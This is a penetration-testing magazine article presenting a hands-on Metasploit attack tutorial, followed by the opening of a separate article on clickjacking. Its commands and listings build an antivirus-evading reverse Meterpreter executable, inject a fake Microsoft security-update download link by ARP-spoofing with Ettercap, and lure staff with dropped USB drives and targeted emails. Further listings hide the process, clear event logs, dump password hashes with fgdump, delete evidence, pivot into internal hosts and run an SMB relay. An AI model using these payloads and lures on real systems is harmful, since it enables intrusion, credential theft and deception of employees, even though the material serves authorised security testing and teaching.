Metasploit is simple to use – as was mentioned before, it is designed with ease-of-use in mind to aid Penetration Testers. It functions in the following way; you gather info about the target (ports, services, etc.), decide on a vulnerable service, select the exploit, fill in a few options, select a payload, fill in options there as well, and then launch the exploit. I will walk you through a brief demo, just so you can get familiar with the basics of the MSF, then you can work at your own pace. I will be taking you through

this demo in BackTrack 3 (which is what Hakin.9 Live is based on), so go ahead and download that if you don't already have it – [http://www.remote-exploit.org/backtrack\\_download.html](http://www.remote-exploit.org/backtrack_download.html). The reason for using BackTrack 3 is because it has the correct Ruby Libraries. The most updated Ruby Library (except for the CVS snapshot) isn't completely compatible with Metasploit. First, take your copy of BackTrack, and go to:

*K menu>Backtrack>Penetration>Framework Version 3>Framework3-MsfC* (see Figure 1).

This will bring up the main Metasploit console prompt. Once this is done, you have many options. The first step (after scanning your target system for open ports/services) is to show the available exploits:

```
show exploits
```

This will bring up a list of all of them. The list will look similar as shown in Figure 2.

For this example, we will choose the recent Microsoft MS08\_067 exploit. To select it, you type *use*, and the name of the exploit as displayed on the left:

```
use windows/smb/ms08_067_netapi
```

This will select that desired exploit. Now, we need to take a look at the options (you can also see the vulnerable systems

### Listing 1. Kerio Firewall 2.1.4 Authentication Packet Overflow exploit code

```
connect
print_status("Trying target #{target.name}...")
sploit = make_nops(4468) + payload.encoded
sploit << [target.ret].pack('V') + [0xe8, -850].pack('CV')
sock.put(sploit)
sock.get_once(-1, 3)
handler
disconnect
```




Figure 1. Opening the Metasploit Console

# ATTACK

available with the `show targets` command – this is not required for this exploit however):

```
show options
```

Just before we go setting options, we also need to choose a payload (see Figures 3 and 4).

```
show payloads
```

```
set payload windows/shell/bind_tcp
show options
```

And finally, we are required to set the options. In this case, only the RHOST value is needed (the target/remote host). Then type `exploit`:

```
set RHOST 192.168.1.3
exploit
```

Those are the basic usage steps behind a simple Metasploit exploitation. There are also a number of options for you to explore on your own; things such as encoding payloads to avoid Anti-Virus and IDS, constructing your own exploits, payload generated executables, automated post-exploitation scripts, and numerous other tricks of the trade. Lets take a look at some of them.

## Metasploit – is it really useful in a penetration test?

Aside from the obvious reasons for it being useful in a penetration test

(fast exploitation of large scale hosts, interoperability and integration with other software, customisable and user-created plugins), Metasploit does have a few other useful features. First, let's take a look at `autopwn`. This feature is relatively new. It allows you to automate exploitation on a large scale, based on a self-executed Nmap scan. Basically, Metasploit takes the results of a scan and puts them into a database (meaning that only the parameters you specify in the Nmap scan will be added to this database). Then Metasploit analyses the results. It selects appropriate exploits for the operating systems and services encountered. It automatically sets the variables, and gives you as many shells as it can possibly obtain on as many systems as it can exploit. Now, some may call this being a *script kiddie*, and in essence it is, but it's more than just that. It's being smart, in the sense that if time is of the essence, you can use this to your advantage. For example, lets say there are two penetration testers going for the same job, and each is put to the test to see who can find the most vulnerabilities in a set amount of time (say 45 minutes). One decides to use `autopwn`, while the other starts fuzzing applications, brute forcing passwords, looking for poorly configured passwords, etc. Who do you think will come out on top? The one who used `autopwn` can start it running, walk away, grab a coffee, come back, and quite realistically have 50 or more shells on his PC (if the company isn't already secured). He will get the job, at which point he will be able to perform a more detailed analysis. To experiment with `autopwn` in BackTrack 3, go to a terminal and type:

```
cd /pentest/fast-track && fast-track.py -i
```

Choose option 2, then option 3, then option 1. Enter a regular `nmap` scan on a range of IP's (excluding the `nmap` command, and just specifying the options), and press enter:

```
-sS -sV -T 3 -P0 -O 192.168.1.1-254
```

We will now examine some other features and tricks of the MSF.




Figure 2. Metasploit Payloads




Figure 3. Setting Payload Options

## Using Metasploit to aid in bypassing corporate firewalls

Quite often, penetration testers will do what is known as a *black box* penetration test; they know nothing about the target, and they have to get into the company system. Quite often, they can't get physical access to the building due to heavy exterior security, and can't bypass the firewall because it has been secured well. It's a heavy-duty system. At this stage, there are numerous options: weak passwords, session hijacking, etc. In some cases, none of these are an option. At this stage, penetration testers often revert to social engineering, which – if successful – may or may not get them the required credentials. So – how can Metasploit be of assistance to us in this scenario? Proceed to find out. You may also encounter a client-side firewall (i.e., one on the targets computers), however, in a corporate environment this is not always the case. If so, you may need to create a separate payload to disable the antivirus/firewall (Ruby scripts are included with metasploit for this) before running your main payload. Be warned – as with any Penetration Testing, the execution of the following methods may disrupt network use and functionality.

Most corporate firewalls are effective because they are configured to block all incoming requests that don't fit a certain authorized criteria, and any incoming requests that originated without an initial outgoing request. The downside to these firewalls is that they are often configured to not block any outgoing requests (to enable a productive work environment), or configured to not block outgoing requests on certain ports (such as 21/FTP, 22/SSH, 80/HTTP, 8080/HTTPProxy, etc.) Using Metasploit, we can take advantage of this weakness. Now, you might be wondering how we can get inside, if the only things that can get through are outgoing requests (such as the user browsing the Internet, or a remote *Network Attached Storage* [NAS] that the company interacts with). It's simple. We make the user request a connection to us. Not by asking them, but by combining Metasploit and a little social engineering, or brief physical access. This is possible because Metasploit's payloads aren't just available for use in exploitation.. They

can also be compiled into binary files (in the form of either Windows .exe's, or Linux binaries). And now, thanks do the MSF 3.2 release, they can be encoded so they avoid Anti-Virus detection. We will be taking advantage of the binary generation as well as the encoder. Combining Metasploit with the power of the Meterpreter (Metasploit's powerful post-exploitation shell), and using the outgoing protocol weakness in the firewall we can get into the company. Once we are past the firewall, we will merge the

Meterpreter process with a Windows System process to avoid further detection, gather more info about the company and the internal network, and then route through the exploited box to attack the internal server. Shall we begin?

Just as an initial note, I advise you only do this on your own LAN at home, or in a specifically designed Penetration Testing Lab for your first time, until you get used to it and familiar with Meterpreter and the Metasploit interface. If you are doing this




Figure 4. Checking Payload Options




Figure 5. Checking the Password Dump

remotely, replace all LAN addresses with your WAN address, and make sure that your router and firewall are appropriately forwarding all requests to the listening machine. Ideally, you'll be DMZ'ing all Port 5555 (in this case) traffic to your listening host. We will be using BackTrack on Linux as our intrusion system, and Windows as our target (because most employees use Windows in the workplace).

First up, fire up BackTrack (or your equivalent Linux system). We will need to update Metasploit to the latest version. Open up the console, and type the following commands:

```
bt ~ # cd /pentest/exploits/framework3/
bt ~ # svn co http://metasploit.com/
 svn/framework3/trunk/
```

This should have updated Metasploit with the latest version. Now, we will need

to generate our executable to use in this Pentest. We will be using the Reverse TCP Meterpreter payload (*windows/meterpreter/reverse\_tcp*), which gets the payload (our generated executable) to connect to our listening host from the inside. Type this in the same console:

```
./msfpayload windows/meterpreter/
reverse_tcp LHOST=192.168.1.2
LPORT=5555 R | ./msfencode -
b '' -t exe -o output.exe
```

Now, let's analyze this command. The first part tells *msfpayload* to use the Meterpreter Reverse TCP payload, with the Local Host of 192.168.1.2, and the Local Port of 5555. This is where any machine that runs the executable will try to connect. This is output as Raw shellcode (as indicated by the 'R') and then piped through to *msfencode*.

We specified `-b ''`; no bad characters to avoid (though you can include characters as well, for example: `-b '\x00\xff'`). We specify the type of output as an executable, and the output file as `output.exe` – simple, yet effective. This executable is our little reverse connector that we will need to get inside of the company. Put it aside for the moment. We need to set up a listener since this is a reverse connection, and we need something to accept it on our end. In the same window start up the MSF console and then set up the listener (see Listing 2).

After this, you will need to convince the person to run it. We will cover that in a minute, but just for argument sake this is what it will look like once they have run as shown in Listing 3.

This is what you'll see once they've run the program. This will eventually be your little control terminal over the entire network. There are a number of ways of getting someone on the inside to run it. First you could purchase a cheap flash drive, copy the file as a hidden file onto the flash drive, and cause it to autorun as soon as it's inserted into a computer. You could then conveniently drop this flash drive outside the building, or a specific employee's locker, where curiosity will take over. Someone will plug it into the computer to test it out. It will run and you will get the command session. A second idea could be to attach it to an email. Use a bit of social engineering on a targeted employee to convince them to run the program.

A third option would be to use a form of MiTM (*Man in the Middle*) attack to add frames into all web pages, informing people that they need to perform an official update of their system by clicking on the link, which will download your program to run. For this section, we will be working with *Ettercap* and some *Ettercap* filters – you can read a full tutorial on how to use *Ettercap* for MiTM attacks in one of my previous articles in *Hakin9*. Initially, we'll need to start a web server on *K Menu Services:HTTPD>Start HTTPD CGI*. Now, we will need to copy the *output.exe* file we generated before to the root directory of the web server. Open up a terminal, and type:

```
bt ~ # cp /pentest/exploits/
 framework3/output.exe /var/www/
 htdocs/output.exe
```

## Listing 2. Setting up the Exploit Listener

```
bt ~ # ./msfconsole
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
msf > set LHOST 192.168.1.2
msf > set LPORT 5555
msf > show options
msf > exploit
```

## Listing 3. Exploit Listener Output

```
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.2:5555 -> 192.168.1.3:1138)
meterpreter >
```

## Listing 4. Ettercap Web Filter Code

```
if (ip.proto == TCP && tcp.dst == 80) {
 if (search(DATA.data, "Accept-Encoding")) {
 replace("Accept-Encoding", "Accept-Nothing!");
 }
}
if (ip.proto == TCP && tcp.src == 80) {
 if (search(DATA.data, "<title>")) {
 replace("</title>", "</title><form action='http://192.168.1.3/output.exe'
method='link'><INPUT TYPE=submit
value='Download Security Update'></form><html><body><h10>
Your PC is vulnerable and needs to be updated. The Microsoft Bulletin ID is MS08_067.
Please update by downloading the program and running the update.
For more information, see <a href=http://www.microsoft.com/technet/security/bulletin/
MS08-067.msp>here</h10></body></html>");
 msg("html injected");
 }
}
```

# METASPLOIT ALTERNATE USES FOR A PENETRATION TEST

Now, we will need to make the Ettercap filter to actually add the frame to the webpage. In that same terminal, type:

```
bt ~ # kedit web.filter
```

And in the page that pops up, copy and paste as shown in Listing 4 (changing the appropriate variables).

For the *security.png* file, consider using one like <http://tinyurl.com/hakin9shield> – it's large, professional, and makes sure it's seen. However, it may also be an idea to resize it so it's not too overbearing. Adjust the file to suit your situation, and click *Save* and then close *Kedit*. In the same terminal, we will now turn that filter into a file usable by Ettercap, then start up Ettercap.

```
bt ~ # etterfilter web.filter web.ef
bt ~ # ettercap -T -q -F web.ef
-M arp:remote /192.168.1.1-255/ -P
autoadd
```

Provided you have Metasploit's exploit handler listening, all you have to do is wait until someone falls for your trick, and you'll have a Meterpreter session. After that, if you want to make it seem realistic, you can cancel Ettercap with *q*. If you can't get it working for some reason, I upload a copy of it to my site: <http://greyhat-security.com/html.ef> – keep in mind, you'll need to have the same variables as I did for it to work.

Now, we will take a look at a few possible options once you have this command session. First up, you'll want to hide the process, so there's no obvious additional programs running. Type *ps* to see a list of processes. You should see something similar to the following (see Listing 5).

As you can see, our software (*output.exe*) is still running. We will use the *migrate* command to merge out process with *svchost.exe*, which runs a PID of 716. Type the following command:

```
meterpreter > migrate 716
```

You should see something like this:

```
[*] Migrating to 716...
[*] Migration completed successfully.
```

Type *ps* to confirm:

```
meterpreter > ps
```

Process list (see Listing 6). As you can see, our process has all but disappeared. Now that we are a little less obviously

## Listing 5. Process List Before Migration

```
240 output.exe C:\Documents and Settings\Fail User\My Documents\output.exe
404 smss.exe \SystemRoot\System32\smss.exe
484 winlogon.exe \\?\C:\WINDOWS\system32\winlogon.exe
528 services.exe C:\WINDOWS\system32\services.exe
540 lsass.exe C:\WINDOWS\system32\lsass.exe
716 svchost.exe C:\WINDOWS\system32\svchost.exe
768 svchost.exe C:\WINDOWS\System32\svchost.exe
1156 Explorer.EXE C:\WINDOWS\Explorer.EXE
1184 spoolsv.exe C:\WINDOWS\system32\spoolsv.exe
1316 RUNDLL32.EXE C:\WINDOWS\System32\RUNDLL32.EXE
1324 ctfmon.exe C:\WINDOWS\System32\ctfmon.exe
1332 msmmsgs.exe C:\Program Files\Messenger\msmsgs.exe
1584 nvsvc32.exe C:\WINDOWS\System32\nvsvc32.exe
1928 WinVNC.exe C:\Program Files\TightVNC\WinVNC.exe
```

## Listing 6. Process List After Migration

```
=====
PID Name Path
--- --- ---
404 smss.exe \SystemRoot\System32\smss.exe
460 csrss.exe \\?\C:\WINDOWS\system32\csrss.exe
484 winlogon.exe \\?\C:\WINDOWS\system32\winlogon.exe
528 services.exe C:\WINDOWS\system32\services.exe
540 lsass.exe C:\WINDOWS\system32\lsass.exe
716 svchost.exe C:\WINDOWS\system32\svchost.exe
768 svchost.exe C:\WINDOWS\System32\svchost.exe
908 svchost.exe C:\WINDOWS\System32\svchost.exe
936 svchost.exe C:\WINDOWS\System32\svchost.exe
1156 Explorer.EXE C:\WINDOWS\Explorer.EXE
1184 spoolsv.exe C:\WINDOWS\system32\spoolsv.exe
1316 RUNDLL32.EXE C:\WINDOWS\System32\RUNDLL32.EXE
1324 ctfmon.exe C:\WINDOWS\System32\ctfmon.exe
1332 msmmsgs.exe C:\Program Files\Messenger\msmsgs.exe
1584 nvsvc32.exe C:\WINDOWS\System32\nvsvc32.exe
1928 WinVNC.exe C:\Program Files\TightVNC\WinVNC.exe
```

## Listing 7. Checking the Route Table

```
meterpreter > route
Subnet Netmask Gateway
----- -
0.0.0.0 0.0.0.0 192.168.1.1
127.0.0.0 255.0.0.0 127.0.0.1
192.168.1.0 255.255.255.0 192.168.1.3
192.168.1.3 255.255.255.255 127.0.0.1
192.168.1.255 255.255.255.255 192.168.1.3
224.0.0.0 240.0.0.0 192.168.1.3
255.255.255.255 255.255.255.255 192.168.1.3
```

## Listing 8. Adding a New Route

```
meterpreter > ^Z
Background session 1? [y/N] y
msf exploit(handler) > route add 192.168.1.0 255.255.255.0 1
msf exploit(handler) > route print
Active Routing Table
=====
Subnet Netmask Gateway
----- -
192.168.1.0 255.255.255.0 Session 1
```

# ATTACK

in their system, we have more time to complete our operations. Basic operation commands can be seen by typing *help*. Some important ones that you may use:

*download* - It's a pretty obvious one, but it allows you to download remote files to your local PC. Basic usage is this:

```
download [options] src1 src2 src3 ...
 destination
```

OPTIONS:

-r Download recursively.

For example, we change to a directory (C:\Documents and Settings\Fail User) and then download their *My Documents* folder:

- *download -r My Documents /home/root/Documents*
- *upload* - Upload is the same basic idea, just in reverse (upload instead of download). Usage is exactly the same format.

- *execute* - This will be a useful command to remember. It allows you to execute commands on the system and also to interact with them. You could use this to execute a program you uploaded, or interact with a windows Cmd shell on the local system, etc.

Typical usage is:

Usage: *execute -f file [options]*

OPTIONS:

- -H - Create the process hidden from view
- -a <opt> - The arguments to pass to the command
- -c - Channelized I/O (required for interaction)
- -d <opt> - The dummy executable to launch when using -m
- -f <opt> - The executable command to run
- -h - Help menu

- -i - Interact with the process after creating it
- -m - Execute from memory
- -t - Execute process with currently impersonated thread token

For example, to execute a command prompt hidden from their view, and interact with it, type:

```
execute -f cmd.exe -c -H -i
```

- *run* - This can be used to run ruby scripts, such as the following from Chris Gates:

```
print_line("Clearing the Security Event Log, it will leave a 517 event\n")
log = client.sys.eventlog.open('security')
```

- *hashdump* - This can only be used if you type *use priv* beforehand. When you do, and then you type *hashdump*, you will get a dump of all the local user account passwords, which you can then crack with Ophcrack or a similar program.

Another idea could be to generate a reverse-vnc executable in the same way we did with Meterpreter. Set up another listener, upload the generated payload, and get it to execute remotely using the Meterpreter session. This will give us a VNC on the remote PC.

Another handy trick is to use the exploited PC to pivot through, in order to exploit other PC's inside the network that are not accessible externally (such as the internal server). To do this in your current session, you'll need to do a few things. First off, you'll need to type *route* to see the current network configuration. You should get an output like as shown in Listing 7.

Then we'll need to take note of the local subnet 192.168.1.0, and then background the meterpreter session by pressing [Ctrl]+[Z] and then typing *y*:

```
meterpreter > ^Z
Background session 1? [y/N] y
```

This will enable us to add a local route for metasploit. We will now use the *route add* command, in the format:

```
route add <subnet><netmask><session-id>
```




Figure 6. Deleting Evidence




Figure 7. Routing a scan through the client



We get:

```
msf exploit(handler) > route add
 192.168.1.0 255.255.255.0 1
```

Then view with:

```
msf exploit(handler) > route print
Active Routing Table
=====
 Subnet Netmask Gateway
 ----- -
192.168.1.0 255.255.255.0 Session 1
```

We can then do an Nmap scan (still from the backgrounded session console) to find more vulnerabilities, hosts, etc., and then proceed to exploit further hosts with Metasploit and interact with those sessions. Let's take a look at a few of these in action (see Figure 5).

To start, we'll do a dump of local passwords. Go grab a copy of fgdump from <http://www.foofus.net/fizzgig/fgdump/downloads.htm> and unarchive that to your local Metasploit Directory. Now, upload it, and execute it, using the techniques you learnt before. Then, we will download a copy of the passwords, and delete it from the remote PC (see Figure 6):

```
meterpreter>upload fgdump.exe fgdump.exe
meterpreter>execute -f fgdump.exe -i -H
```

```
meterpreter>download 127.0.0.1.pwdump
meterpreter>execute -f cmd.exe -c -H -i
C:\Documents and Settings\Fail User\
 My Documents>del 127.*
C:\Documents and Settings\Fail User\
 My Documents>del 2008*
```

Now, we simply need to execute our Nmap scan, and after that, analyse the vulnerabilities, and exploit the server the same way you would any other host. For this scan, I did something very quick and basic, but you can specify it however you like (see Figure 7):

```
msf exploit(handler) > nmap -P0
 192.168.1.1
```

## Exploiting SMB with Metasploit from a Penetration Testing Viewpoint

Sometimes, sending a program or dropping a flash drive is a little too obvious for a company to fall for. In this case a simple e-mail might be the easiest solution. This little trick uses the e-mail to reference an image that does not exist on the PC you are using, where Metasploit is listening and waiting to inject or bind a shell. This is due to a vulnerability where any Windows PC (that hasn't been updated) will automatically look up and attempt to authenticate any image

or file located on an SMB server. First discovered in 2001, this wasn't patched until November 2008. Fire up your MSF console – on Linux, this exploit uses a restricted port, so you will have to run it as root. Then type as shown in Listing 9.

Now, e-mail a targeted user (preferably an administrative user) with an HTML email, referencing an image in the following way:

```

```

Provided that user has administrative authentication, your MSF will authenticate with it and receive a shell session in which you can perform exactly the same actions as the previous shell. This is just an alternative method of bypassing certain outside restrictions.

## Conclusion

It can be seen that social engineering plays a huge role in some penetration tests, and when combined with the power of certain exploitation frameworks, can be very effective in levering into a company during a penetration tests. This article is designed to get you thinking a little bit more about alternative means of entry during a penetration test, and hopefully it has done just that. The best defense is to stay up to date with patches, and to put all your staff through basic security training. Doing this will greatly alleviate the risk of someone performing a successful attack using these methods.

## Thanks

I'd also like to take the time to thank a few people and groups who helped with various testing and discussions over the course of this article: Aneta Zysk, Tim Goddard, Stuart Burfield, and Harley Cummins for their willingness to participate with remote testing. H.D. Moore and the Metasploit team for providing such a useful tool. Jesse for his motivation. And finally, the guys from TRH for all your help in providing remote shells where needed (for testing purposes).

## Stephen Argent

Stephen is currently working a number of jobs, while studying to obtain his Advanced Diploma in Network Security. Stephen runs <http://greyhat-security.com> as a hobby, and can be contacted at [stephen@greyhat-security.com](mailto:stephen@greyhat-security.com)

## On the 'Net

- <http://en.wikipedia.org/wiki/Metasploit>
- <http://metasploit.com>
- <http://en.wikipedia.org/wiki/SMBRelay>
- <http://microsoft.com/technet/sysinternals/utilities/psexec.msp>
- Syngress Press – Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research – Copyright 2007 by Elsevier, Inc. All rights reserved.

### Listing 9. Setting up an SMB Relay Attack

```
msf > use exploit/windows/smb/smb_relay
msf > info <--- just for a little bit more information about the attack
msf exploit(smb_relay) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf exploit(smb_relay) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(smb_relay) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.
[*] Started bind handler
[*] Server started.
```



MARCO LISCI

# The Real World Clickjacking

Difficulty



This article will show you the new technique of web attack. You will get to know how easily common users clicks on a web site can be stolen. Description of this technique will help you to understand this process and present you the difficulties in protecting yourself from it. Believe me it is not easy.

In this article you will find a real world example of the Clickjacking attack. This attack is based on HTML and CSS hacks and it's very difficult to protect yourself from it. We'll see a way that a bad hacker can use to steal common users clicks on a web site. These clicks can be used for whatever the hacker wants. Pay attention to the technique for there are only a few fixes for this problem. I am presenting this attack for the purpose of understanding this issue and trying to avoid a click steal.

## The beginning

The clickjacking attack is the most discussed hacking argument of the moment. Why? Because it's powerful, it's unstoppable, and it's dangerous. The clickjacking attack started at Owasp NYC AppSec 2008 in September, when there was a scheduled discussion by Robert Hansen and Jeremiah Grossman about this new impressive web attack. But the event was cancelled by Adobe and other important vendors because at the time there was no fix. The IT Companies asked to postpone the event until a fix was ready. This brought attention to the Clickjacking argument. The problem affects all the web standards and how a web page is displayed to the user. A definitive solution would be to rewrite the web standards and the web browser. Do you remember the DNS problem? The internet is growing and new problems are growing.

## Basics of Clickjacking

